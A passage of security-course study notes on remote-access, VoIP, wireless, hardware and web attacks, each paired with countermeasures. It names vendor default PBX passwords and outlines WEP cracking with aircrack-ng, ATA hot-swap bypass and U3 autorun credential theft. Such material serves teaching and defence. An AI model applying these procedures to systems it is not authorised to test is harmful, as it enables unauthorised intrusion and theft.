7. Uses SSL communication with C&C server
8. Attacker interacts via cutouts with Trojan with SSL-encrypted traffic
9. Attacker Lists computername and User Accounts; uses pass-the-hash, gets local and Active directory account information
10. service priviledge escalation to network reconnaissance
11. Offline password hash cracking
12. Lateral movement by using RDP, SC.exe, NET commands, ...
13. Installs additional backdoor trojans and egress points
14. stolen files are packaged in ZIP or RAR packages, renamed as GIFs

Detecting APTs

- Audit Changes to the file system (as above)
- SMS alerts on administrative logins
- firewalls that monitor inbound RDP, VNC, CMD.EXE
- AV, HIPS, file system integrity checking
- NIDS, NIPS, Snort
- Security Information/Events Management (SIEM)

Remote Connectivity and VoIP Hacking

Dial-Up Hacking

Many companies still use dial-uè connections: Connecting to old severs, ntwork devices, industrial Contorl Systems (ICS).

Dial-Up hacking process is similar to other hacking (footprinting, scan, enumeration, exploit) and is automated by tools: wardialer or demo dialer.

Phone number footprinting: identify blocks of phone numbers to load to wardialer.

- Phone directories, target websites, Internet name registration database, manual dialing, ecc
- Countermeasures: require a password to make account inquiries; sanitize sensitive information; educate employees

Wardialing

- HW: as important as the software: greatly affect efficiency - the number of modems, high quality modems
- Legal Issues: laws about wardialing activities - Identify phone lines, record calls, spoof phone numbers, ...
- Peripheral Cost: Long distance, international or nominal charges
- SW: automated scheduling, ease of setup and accuracy - Tools: WarVOX, TeleSweep, PhoneSweep

Brute-Force Scripting

Categorize the connections into penetration domains based on wardialing results. Experience with a large variety of dial-up servers and OSes

Brute-force scripting attack: ZOC, Procomm Plus, ASPECT scripting language

Domains	Attacking remarks
Low Hanging Fruit	Easily guessed or commonly used passwords
Single Authentication, Unlimited Attempts	ONE type of authentication (password or ID) NOT disconnect after a number of failed attempts
Single Authentication, Limited Attempts	ONE type of authentication (password or ID) Disconnect after a number of failed attempts
Dual Authentication, Unlimited Attempts	TWO type of authentication (password and ID) NOT disconnect after a number of failed attempts
Dual Authentication, Limited Attempts	TWO type of authentication (password and ID) Disconnect after a number of failed attempts

Security Measures

1. Inventory existing dial-up lines
2. Consolidate all dial-up connectivity to a central modem bank
    - Position as an untrusted connection off the internal network
3. Make analog lines harder to find
4. Verify that telecommunications equipment closets are physically secure
5. Regularly monitor existing log features within dial-up software
6. For business serving lines, do not disclose any identifying information
7. Require multi-factor authentication systems for all remote access
8. Require dial-back authentication
9. Ensure the corporate help desk is aware of the sensitivity of giving out or resetting remote access credentials
10. Centralize the provisioning of dial-up connectivity
11. Establish firm policies
12. Back to step 1

PBX (Private Branch Exchange) Hacking

- Dial-up connections to PBXes still exist - managing method, especially by pbx vendors
- hacking PBXes takes the same route as typical dial-up hacking:

PBX Systems	Attacking remarks
Octel Voice Network Login	Password is a number; by default 9999
Williams/Northern Telecom PBX	Require a user number/ four-digit numeric-only access code
Meridian Links	There are some default user IDs/passwords (e.g. maint/maint)
Rolm PhoneMail	There are some default user IDs/passwords (e.g. sysadmin/sysadmin)
PBX Protected by RSA SecurID	Take a peek and leave; cannot defeat

- Countermeasures: reduce the time when modems turned on; deploy multiple forms of authentication

Voicemail Hacking

- brute-force Voicemail Hacking
    - In similar fashion to dial-up hacking methods
    - Required components: phone number to access voicemail; target voicemail box (3-5 digits); educated guess about voicemail box password (typically only numbers)
    - Tools: Voicemail Box Hacker 3.0 and VrACK 0.51 (for old/less secure system, ASPECT scripting language)
- Countermeasures: deploy a lockout on failed attempts; log/observe voicemail connections

VPN Hacking

VPN has replaced dial-up as the remote access mechanism.

Google Hacking for VPN

- use filetype:pcf to find profile setting files for Cisco VPN client (PCF file)
- Download, import the file; connect to target network, launch further attacks.
- Passwords stored in PCF file can be used for password reuse attack (tools: Cain, etc...)
- Countermeasures: user awareness; sanitize sensitive information on websites; use Google Alert service

Probing IPsec VPN servers

- Check if service's corresponding port is available
- Perform IPsec VPN identification and gateway fingerprinting
- Identify the IKE Phase 1 mode and remote server hw
- Tools: Nmap, NTA Monitor, IKEProber
- Countermeasures: cannot do much to prevent the attack

Attacking IKE Aggressive Mode

- IKE Phase 1-Aggressive mode does not provide a secure channel
    - eavesdropping attacks to authentication in formation
- First, identify whether target server supports aggressive mode (tool: IKEProbe)
- Then, Initiate connection and capture authentication messages (tool: IKECrack, Cain)
- Countermeasures: discontinue Aggressive mode use; use token-based authentication scheme

Hacking the CITRIX VPN solution

- Client-to-site VPN solution provides access to remote desktops and applications
    - A full-fledged remote desktop (Windows)
    - Commercial off-the-shelfs (COTS) application
    - Custom Application
- Typical attack is to spawn another process in a remote Citrix environment (i.e. explorer.exe, cmd.exe, PowerShell.exe, etc.)
- Ten most popular categories for attacking published applications: Help, Microsoft Office, Internet Explorer, Microsoft Games and Calculator, Task Manager, Printing, Hyperlinks, Internet Access, EULAs Text editor, Save As/File System Access
- Countermeasures: place Citrix instance into segmented, monitored and limited environment; multifactor authentication; assess the system

VoIP Attacks

SIP Scanning

- the transport of voice on top of an IP network
  - Signaling protocols: H.323 and SIP
- SIP scanning: discover SIP proxies and other devices:
  - Tools: SiVuS, SIPVicious
  - Countermeasures: network segmentation between VoIP network and user access segment

Pillaging TFTP for VoIP Treasures

- Many SIP phones rely on TFTP server to retrieve configurationn settings
  - may ontain username/password for administrative functionality
- Firstly locate TFTP server (with Nmap)
- Then attempt to guess the configuration file's name (tools: TFTP brute-force)
- Countermeasures: access restriction to TFTP

Enumerationg VoIP Users

- Traditional manual and automated wardialing methods
- Observe servers' responses
  - SIP is a human readable protocol
- Cisco Directory Services
- Automated User enumeration Tools: SIPVIcious, SIPScan, Sipsak
- Countermeasures: segmenting VoIP and user networks; deploy IDS/IPS systems

Interception Attack

- First intercept the signaling protocol (SIP, SKINNY, UNIStim) and media RTP stream
  - ARP spoofing attack (tools: dsniff, arp-sk)
  - Sniff VoIP datastream (tools: tcpdump, Wireshark)
- nexk, identify the codec (payload Type field or Media format field)
- then, convert datastream to popular file types (tools: vomit, scapy)
- GUI and all-in-one tools: UCSniff
- Offline analysis and attack tools: Wireshark, SIPdump, SIPcrack

Denial Of Service

- DoS the infrastructure or a single phone:
  - sending a large volume of fake call setup signaling traffic (SIP INVITE)
  - flooding the phone with unwanted traffic (unicast or multicast)
- Tools: Inviteflood, hack_library
- Countermeasures: network segment between voice and data VLANs; authentication and encryption for all SIP communications; deploy IDS and IPS systems

SUMMARY

- Remote access security tips:

    - Password policy is even more critical
    - Consider two-factor authentication
    - Develop provisioning policies for any type of remote access
    - Eliminate unsanctioned use of remote control software
    - Be aware PBXes, fax servers, voicemail systems, etc., besides modems
    - Educate support personnel and end users
    - Be extremely skeptical of vendor security claims
    - Develop a strict use policy and audit complianc

Wireless Hacking

The introduction is better in the EHE course.

Session Establishment

Probes

- Client sends a probe request for the SSID (Service Set Identifier) it is looking for
- It repeats this request on every channel, looking for a probe response
- After the response, client sends authentication reques

Authentication

- If system uses open authentication, the AP accepts any connection
- The alternate system, shared-key authentication, is almost never used
- Used only with WEP
- WPA security mechanisms have no effect on authentication — they take effect later

Associacion

- Client sends an association request
- AP sends an association response

Security Mechanism

Basic Security Mechanisms

- MAC filtering
- "Hidden" Networks
    - Omit SSID from beacons
    - Microsoft reccommends announcing your SSID because Vista and later versions of Windows look for beacons before connecting

    - This makes client more secure, because it is not continuously sending out probe requests, opening up to AP impersonation attacks

Responding to Broadcast Probe Requests

- clients can send broadcast probe requests
- Do not specify SSID
- Aps can be configured to ignore them

WPA v WPA2

- 802.11i specifies encryption standards
- WPA implements only part of 802.11i
    - TKIP (temporal key integrity Protocol)
- WPA2 implements both
    - TKIP and AES

WPA personal vs WPA enterprise

in General:

- WPA-PSK:
    - 1 password applies to all users
    - Passwords are stored on the wireless clients
    - Password manually changed on all the wireless clients, once it's modified on the AP
    - Wireless access cannot be individually managed
- WPA-Enterprise:
    - When users try to connect to Wi-Fi, they need to use their enterprise login credentials
    - users never deal with the actual encryption keys
    - Attackers cannot get the network key from clients
    - Offers individualized control over access to a Wi-Fi Network

on encryption:

- WPA-PSK uses a pre shared key
- WPA enterprise 802.1x uses 802.1x and RADIUS server
    - EAP (extensible authentication protocol), which may be one of EAP-TTLS, PEAP, EAP-FAST

Four-Way Handshake

Both WPA-PSK and WPA Enterprise use Four-way Handshake to establish:

- pairwise transient key - for unicast communication
- Group temporal key - Used for multicast and broadcast communication

Encryption options

WEP - Wired Equivalent Privacy

- Uses RC4
- Flawed and easily exploitable

TKIP - temporal key integrity Protocol

- a quick replacement for wep
- runs on old hardware
- still uses RC4
- no major vulnerabilities known

AES-CCMP (advanced encryption standard with cypher block chaining message authentication code protocol)

- most secure, recommended

Equipment

Chipset

Manufacturer's chipset driver limits your control of the wireless NIC

- most NICs can't be used for wireless hacking

Windows vs Linux

Windows:

- Wireless NIC drivers are easy to get
- Wireless hacking tools are few and Weak
    - Unless you pay for the AirPcap Devices or OmniPeek

Linux:

- Wireless NIC drivers are hard to get and install
- Wireless hacking tools are much better

Kali:

- includes many drivers already installed
- Can be used from a virtual machine with a USB NIC
- For other NIC types, you can't use VMware for wireless hacking

Antennas

- Omnidirectional antenna sends and receives in all directions.
- Directional antennas focus the waves in one direction

Global Positioning System (GPS)

location using signals from a set of satellites. Works with war-driving software to create a map of access points

Discovery and monitoring

Discovery tools use 802.11 management frames:

- probe requests and responses
- beacons

Source and destination addresses of an 802.11 frame is always unencrypted

- Tools can map associations between clients and APs

Finding Wireless Networks

- Active Discovery
    - Send out broadcast probe requests
    - Record responses
    - Misses APs that are configured to ignore them
    - NetStumbler does this
- Passive Discovery
    - Listen on every channel
    - Record every AP seen
    - Much better technique Tools: NetStumbler

Wardriving

Finding wireless networks with a portable device. (tool: Vistumbler)

Smartphone

- the iphone combines GPS, Wi-Fi and cell tower location to locate you
- You can wardrive with the Android phone and Wifiscan

WiGLE.net

Collects wardriving data from users and has over 16 millions records

Sniffing Wireless Traffic

- Easy if traffic is unencrypted
- MITM attacks common and easy
- May violate wiretap laws
- if you can't get your card into "Monitor mode" you'll see higher level traffic but not 802.11 management frames
- Tools: Kismet, aircark-ng suite

De-Authentication DoS Attack

- 802.11 built-in mechanism: forced disconnect
    - incorrect encryption key, overloading
    - Abused for DoS attacks
- Unauthenticated Management Frames
    - An attacker can spoof a de-authentication frame that looks like it came from the access point
    - airplay-ng: part of aircrack-ng

Identifying Wireless Network Defenses

SSID

- SSID can be found from any of these frames:
  - Beacons - sent continually by the APs
  - Probe Requests - Sent by client systems wishing to connect
  - Probe Responses - response to a probe request
  - Association and Reassociation requests - Made by the client when joining or rejoining the network
- If SSID broadcasting is off, just send a deauthentication frame to force a reassociation

MAC access COntrol

- Each MAC must be entered into the list of approved addresses
- High administrative effort, low security
- Attacker can just sniff MACs from clients and spoof them

Gaining Access (hacking 802.11)

Specifying the SSID

- In windows, just select it from the available wireless networks.

Changing your MAC

- Bwmachak changes a NIC under Windows for Orinoco Cards
- SMAC is easy

Device Manager

- Many Wi-Fi cards allow you to change the MAC in Windows' Device Manager

Attacks against the WEP Algorithm

Collect Inizialization vectors, which are sent in cleartext, and correlate them with the first encrypted byte: this makes the brute force process much faster (it will take weeks otherwise)

Some tools:

- AirSnort
- WLAN-tools
- DWEPCrack
- WEPAttack

Encryption attacks

Comparison

WPA	WEP

WPA	WEP
with authentication	without authentication
with key rotation	without key rotation
crack again and again	crack once for all

WEP:

- Keystream
  - Generated by WEP key and IV.
  - TX: XOR plaiin text to cipher text
  - RX: Use WEP key and IV from frame header to generate a keystream, XOR cipher text to get plaintext
- DUplicate IVs in two frames -> compare their cipher texts -> guess the keystream -> guess WEP key
- ARP frames with little or no difference -> more duplicate IVs -> easier to gues the keystream and WEP key

Passive Attack

Capture enough data frames, parse IVs, deduce WEP key

- 60000 IVs to crask a 104 bit key

airodump-ng to capture into a PCAP file, aircrack-ng to analyze statistically on a PCAP file to get WEP key.

- Watch the rate at which IVs are collected to tell how much longer it will take to gather enough to crack the key. Stops with KEY FOUND

ARP Replay with Fake Authentication

- Replay broadcast ARP requests
  - from a client to an AP
  - AP broadcasts with a new IV each time
  - The Client replays ARP and generates new ARP
  - in 5 minutes, enough frames and IVs collected
- Spoof a valid client's MAC address
  - Fake authentication attack
    - open authentication without sending actual data
- Steps
  - airodump-ng: capture to a PCAP file
  - aireplay-ng: run fake authentication attack
  - Open another window to launch ARP replay attack with aireplay-ng again
  - aircrack-ng to crack on the captured PCAP files

> [!WARNING] WEP countermeasures DON'T USE WEP EVER

WPA

PSK is hashed 4096 times, can be up to 63 characters long and includes the SSID.

Tools: aircrack-ng suite, coWPAtty, rainbow tables, pyrit

Authentication attacks

- About password bruteforcing
- WPA PSK:
    - PSK shared among all users of a wireless network
    - 4-way handshake between clinets and APs: using PSK and SSID to derive encryption keys
    - Capture 4-way handshake to crack PSK offline.
    - Brute Forcing: use tools

WPA ENTERPRISE

- it means attacking EAP (extensible authentication protocol)
    - Techniques depend on the specific EAP type used. (can be detected with wireshark)

LEAP - Lightweight Extensible Authentication Protocol

- A proprietary protocol from Cisco Systems developed in 2000 to address the security weaknesses common in WEP
- LEAP is an 802.1X schema using a RADIUS server
- LEAP is fundamentally weak because it provides zero resistance to offline dictionary attacks
- It solely relies on MS-CHAPv2 (Microsoft Challenge Handshake Authentication Protocol version 2) to protect the user credentials used for Wireless LAN authentication

MS-CHAPv2: notoriously weak because it does not use a SALT in its NT hashes, uses a weak 2 byte DES Key and send usernames in clear text.

- Because of this, offline dictionary and brute force attacks can be made much more efficient by a very large (4 gigabytes) database of likely passwords with pre-calculated hashes

TOOL: Asleap

Grabs and decrypts weak LEAP passwords from Cisco wireless access points and corresponding wireless cards.

Integrated with Air-Jack to knock authenticated wireless users off targeted wireless networks

EAP-TTLS and PEAP

EAP-TTLS and PEAP both use a TLS tunnel to protect a less secure inner authenticated protocol.

attacking TLS: No known way to defeat the encryption, but AP impersonation can work

Summary


- WEP
    - Passive attack & ARP replay with fake authentication

    - Cracked in 5 min
    - Don’t use it!
- WPA-PSK
    - Could be brute-forced, though high complexity
    - One PSK fits all put other users at risk
- WPA Enterprise
    - LEAP
        - Could be brute-forced, needs extremely complex passwords
        - Don’t use it!
    - EAP-TTLS and PEAP
        - Relatively secure with multilayered encryption
        - Subject to AP impersonation and man-in-the-middle attack
        - Always have clients check server certificate

Hacking Hardware

Physical Access

BUMP KEY



Every pin falls to its lowest point. The key is hit with a screwdriver to create mechanical shocks. They key pins move up and briefly pass through the shear line. The lock can be opened at the instant the ksy pins align on the shear line. This method can used to open doors, pc cases, racks, laptop cable locks, ...

Results of the Bump Key: an experienced bumper can open a lock as quickly as a person with the correct key. bumping does not damage the lock, unless it is done many times or clumsily, and it does not leave any evidence behind.

Countermeasures: some locks are designed to make bumping difficult; they use a sidebar and angled pins to make normal picking and bumping ineffective (but not totally). Don't reluy solely on locks: use two factor authentication (PIN keypad, fingerprint, security guards, ...)

Cloning Access Cards

Two Varieties:

- Magnetic stripe cards: ISO Standards specify three tracks of data. There are various standards, but usually no encryption is used.
    - Tools: a Magnetic Stripe Card Reader + Magnetic-Stripe Card Explorer (SW). This software can read multiple cards of the same type to detect different bits. It can also determine what checksum is used to recalculate a new one.
- RFID (Radio Frequency Identification) Cards - often called proximity cards: use radio signals instead of magnetism. Is now requider in passports. Data can be read at a distance, and is usually encrypted
    - The most widely deployed brand of RFID secure chips is ***MiFare***. Some researchers found weaknesses in MiFare proprietary encryption in 2008.
    - MOst cards access RFID on two different spectrums: 135 kHz or 13.56 MHz
    - Many RFID cards are unprotected
    - Hardware tools are available at Openpcd.org for the reader and for common RFID Cards.
    - More advanced tools:
        - Proxmark3 + on-board FPGA for the decoding of different RFID protocols
        - Universal Software waves Radio Peripheral (USRP) to intercept the RFID traffic: send and receive raw signals.

Hacking devices

ATA (Advanced Technology Attachment) interfaces for Hard Drives

2 kinds are used:

- PATA (Parallel ATA) - older one
- SATA (Serial ATA) - newer and faster one

ATA Security:

- requires a password to access the hard disk.
- Virtually every hard drive made since 2000 has this feature
- It is part of the ATA specification, and thus not specific to any brand or device
- Does not encrypt the disk, but prevent access

Not every desktop machine's BIOS is aware of ATA security. An attacker can active the ATA security to destroy an hard drive or hold it for ransom.

- ***ONLY THEORETICAL ATTACK***

Hacking Locked Hard Disk

Bypassing ATA password security. ATA Security to deter the usage of a stolen laptop.

Common and simple trick -> Hot-swap attack (Fool BIOS):

- Find a computer (capable of setting ATA password and an unlocked drive)
- Boot the computer with the unlocked drive
- Enter BIOS interface -> prepare to set a BIOS password
- Replace the unlocked drive with the locked drive (Carefully)

- Set the harddisk password using BIOS interface -> The drive will accept the new password
- Reboot -> BIOS prompt you to unlock the drive bypassing the old one.
- The password can be cleared from the system if a new password is not desired.

Bypassing ATA Passwords

- Vogon Password Cracker POD
    - Changes the password from a simple GUI
    - Allows law enforcement to image the drive, then restore the original password so the owner never knows anything has happened
    - Works by accessing the drive service area: a special area on a disk used for firmware, geometry, informtion, ecc..; but inaccessible to the user.

Countermeasures: Don't rely on ATA SECURITY to protect drives. Use full disk encryption products (BitLocker, TrueCrypt, SecurStar)

U3 Drives

U3 -> software on a flash drive. Just plug it in a PC and a Launchpad appears. It can run your applications on anyone's machine and take all your data with you.

a U3 drive appears as 2 devices in my computer: a removable disk and an hidden CD drive named U3. the CD contains software that AUTOMATICALLY runs on computers that have Autorun enabled.

Hak9’s PocketKnife

PocketKnife is a suite of powerful hacking tools that lives on the disk partition of the U3 drive. Just like other applications.

This app can:

- steal passwords
- product keys
- steal files
- kill antivirus software
- turn off the firewall
- ...

Custom Launchpad

You can create a custom file to be executed when a U3 drive is plugged in

- Universal_Customizer.exe write ISO containing Fgdump script into flash disk
- The custom U3 launcher runs PocketKnife
- So all those things are stolen and put on the flash drive

U3 Hack to a system

- Easiest ways into a system
- U3 system is a secondary partition
    - USB flash drive made by SanDisk and Memorex
    - U3 menu is executed automatically when USB stick is inserted.
- Hack work by taking advantage of Win auto run feature
- Autorun.ini in U3 partition runs
    - U3 partition can be overwritten

        - Attack by reading the password hashes from the local Windows password file or install a Trojan for remote access
            - Universal_Customizer.exe write ISO containing Fgdump script into flash disk
- Countermeasures
    - Disable auto run (Check Windows support for how to)
    - ***Hold SHIFT key before inserting USB***.
        - Prevent auto run from launching the default program.

Default Configurations

Many devices ship with default passwords that are often left unchanged. Especially Routers! (ATM Machines can be left at default too)

Bluetooth supports encryption, but it's off by default, and the password is 0000 by default. Bluetooth can hack phone sync, make calls, tranfer data, etc...

- tools: Ubertooth - physical tool to sniff and playback Bluetooth frames

Reverse Engineering Hardware

Integrated Circuit (IC) Chips

- to unlock the information inside customized devices
- Mapping the device:
    - Identify IC chips
    - Available external interfaces
    - Identifying important Pins - Modern boards are multilayer -> use multimeter to create bus map
- Sniffing bus data:
    - Generally Unprotected: MITM Attack
    - Encrypted information as chip to chip
    - Use a logic analyzer o see and record signal on the bus

Sniffing Wireless INterface

- Layer 2 softeare attack -> Wi-Fi operates at data link layer
- Hack steps:
    - identify FCC ID of the devices: useful information - radio frequencies on which the device is to operate
    - symbol decoding:
        - radio frequencies + type of modulation
        - decode lowest level bits from wireless channel
        - Software Defined RADIO: tools like WinRadio or USRP

Firmware Reversing

- Plethora of juicy information about the device: default passwords, admin ports, unintentional backdoors, debug interfaces...

- Hex Editors:

    - Tools: 010 editor and IDA Pro
    - Unix command Strings
    - Guess: password, encryption used

- EEPROM programmers: read/write firmware files
- Microcontroller Tools: MPLAB IDE
- ICE (in circuit emulator) tools
    - Hardware debugger
    - contact manufacturer to check available ICE
- JTAG (joint test action group)
    - Testing interace among components on printed circuit boards (PCB)
    - One size does not fit all

Web Security

Web application Hacking

Focussing on the applications rather than the underlying web server Software. Requires a deeper analysis and more patience.

Many tools available:

- Google Dorks (Google Hacking Database): Search engines index huge amounts of web pages. Using advanced search, you can find lots of useful informations while remaining anonymous. Here
- Web Crawling: the first step is to familiarize with the target website -> the best way is to download the entire content of the website.
    - Look for sensitive data in interesting files: comments, includes, source code, server response headers, cookies, ...
    - Long and tedious process, but many tools are available: `wget`
- Web App Assessment: Deep analysis of application design - the key to discover vulnerabilities
    - The main focus are:
        - Authentication
        - session managemen
        - database interaction
        - input validation
        - application logic
    - Requires proper tools like Browser Plugins and Tool Suites

TOOLS:


- Browser Plugins: See and modify data in real time. Useful to understand app's functionality. allows to modify query arguments and request headers.
    - Built-in developer tools are invaluable - F12
- Tool Suites: proxy interpose between client and server with interception and deep analysis. Provide all funcionalities of plugins and more.
    - Some example: Fiddler, WebScarab, BurpSuite

Common Web Application Vulnerabilities

We should look for:

- Typical weak passwords
- misconfigurations
- session hijacking
- cross site scripting
- cross site request forgery
- SQL Injections

Some Web Concepts



Source: "The Tangled Web", Michael Zalewski, ED. No Starch Press, 2011.

URLs can only be sent over the Internet using the ASCII character-set. Here's a list of "non-allowed" characters (per RFC 1630)

> @ ! $ & ' ( ) * + , ; =

Not-allowed (unsafe) ASCII characters are ENCODED with a " % " followed by two hexadecimal digits

Dollar ("$")	%24
Ampersand ("&")	%26
Plus ("+")	%2B
Comma (",")	%2C
Forward slash/Virgule ("/")	%2F
Colon (":")	%3A
Semi-colon (";")	%3B
Equals ("=")	%3D
Question mark ("?")	%3F
'At' symbol ("@")	%40

Space	%20
Quotation marks	%22
'Less Than' symbol ("<")	%3C
'Greater Than' symbol (">")	%3E
'Pound' character ("#")	%23
Percent character ("%")	%25

Left Curly Brace ("{")	%7B
Right Curly Brace ("}")	%7D
Vertical Bar/Pipe ("|")	%7C
Backslash ("\")	%5C
Caret ("^")	%5E
Tilde ("~")	%7E
Left Square Bracket ("[")	%5B
Right Square Bracket ("]")	%5D
Grave Accent ("`")	%60

PRINTABLE CHARACTERS

DEC	HEX	CHARACTER	DEC	HEX	CHARACTER	DEC	HEX	CHARACTER
32	20	<SPACE>	64	40	@	96	60	`
33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j
43	2B	+	75	4B	K	107	6B	k
44	2C	,	76	4C	L	108	6C	l
45	2D	-	77	4D	M	109	6D	m
46	2E	.	78	4E	N	110	6E	n
47	2F	/	79	4F	O	111	6F	o
48	30	0	80	50	P	112	70	p
49	31	1	81	51	Q	113	71	q
50	32	2	82	52	R	114	72	r
51	33	3	83	53	S	115	73	s
52	34	4	84	54	T	116	74	t
53	35	5	85	55	U	117	75	u
54	36	6	86	56	V	118	76	v
55	37	7	87	57	W	119	77	w
56	38	8	88	58	X	120	78	x
57	39	9	89	59	Y	121	79	y
58	3A	:	90	5A	Z	122	7A	z
59	3B	;	91	5B	[	123	7B	{
60	3C	<	92	5C	\	124	7C	|
61	3D	=	93	5D	]	125	7D	}
62	3E	>	94	5E	^	126	7E	~
63	3F	?	95	5F	_	127	7F	<DEL>

HTTP requests

Structure:

1. HTTP Request line

- GET to fetch a resource
- HEAD similar to GET, but the server replies with headers only
- POST includes data in the body, as an example:
  - data to be posted in a forum
  - data coming from another page form
  - data to be inserted in a database
- HTTP/1.1 provides also OPTIONS, PUT, DELETE, TRACE, CONNECT

2. headers - some headers:
   - Host: the hostname that appears in the full URL accessed
   - Authorization: authentication credentials:
     - basic + "username:password", base64 encoded

    - if-modified-since: server answer with the resource only if it has been modified after specified date
    - referer: page from which the request has been generated
    - user-agent: agent used to perform the request
    - meta information on the body:
        - content-length: length of the payload
        - content-type: type of payload (e.g. application/x-www-form-urlencoded)
3. empty line
4. body (optional)

HTTP Answers

Structure:

Code	Description
200	**OK**
201	Created
202	Accepted
301	Moved Permanently
307	Temporary Redirect
400	**Bad Request**
401	Unauthorized
403	**Forbidden**
404	Not Found
500	**Internal Server Erro**
503	Service Unavailable

1. status-line: `HTTP/1.1 200 OK`
2. header (optional) - main headers:
    - server - General banner on the web server, can include modules and OS
    - location: used with redirect, indicates the new location
    - last-modified, expires, pragma: for the caching mechanism - info about the modified status
    - content-lenght, content-type: if payload present
3. empty line (CRLF)
4. body of the message (optional, depending on the request)

NB: status line and header are terminated by CRLF

Parameter passing

GET

user sends data to an application through a form or any client-side technology, but it must be translated to an HTTP request.

- Case 1: parameter passing through a form

```
<form action="submit.php" method="get">
  <input type="text" name="var1" value="a" />
  <input type="hidden" name="var2" value="b" />
  <input type="submit" value="send" />
 </form>
```

- Case 2: parameters embedded in the URL:

> link

Resulting HTTP request, in both cases:

> GET /submit.php?var1=a&var2=b HTTP/1.1
> Host: www.example.com
> ...

POST

- Case 1: only POST

```
<form action="submit.php" method="post">
   <input type="text" name="var1" />
   <input type="text" name="var2" />
   <input type="submit" value="send" />
</form>
```

⟺

```
POST /submit.php HTTP/1.1
Host: localhost
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
var1=a&var2=b
```

- Case 2: GET + POST

```
<form action="submit.php?var3=c&var4=d"
  method="post">
   <input type="text" name="var1" />
   <input type="text" name="var2" />
   <input type="submit" value="send" />
</form>
```

⟺

```
POST /test.php?var3=c&var4=d HTTP/1.1
Host: localhost
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
var1=a&var2=b
```

Dynamic COntents

created by scripting language, which can be:

- **client side**: ajax, javascript, activex, VBscript, ...
- **Server side**: PHP, ASP.NET, Java, Perl, Ruby, Go, Python, server-side Javascript, ...

HTTP Authentication

rarely used nowadays:

1. browser starts a request without sending any client-side credential
2. the server replies with a status message `401 unauthorized`, with a specific WWW-Authenticate header

3. The browser get the client's credentials and include them in the Authorization header in the correct format 2 main mechanisms to send the credential to the server:

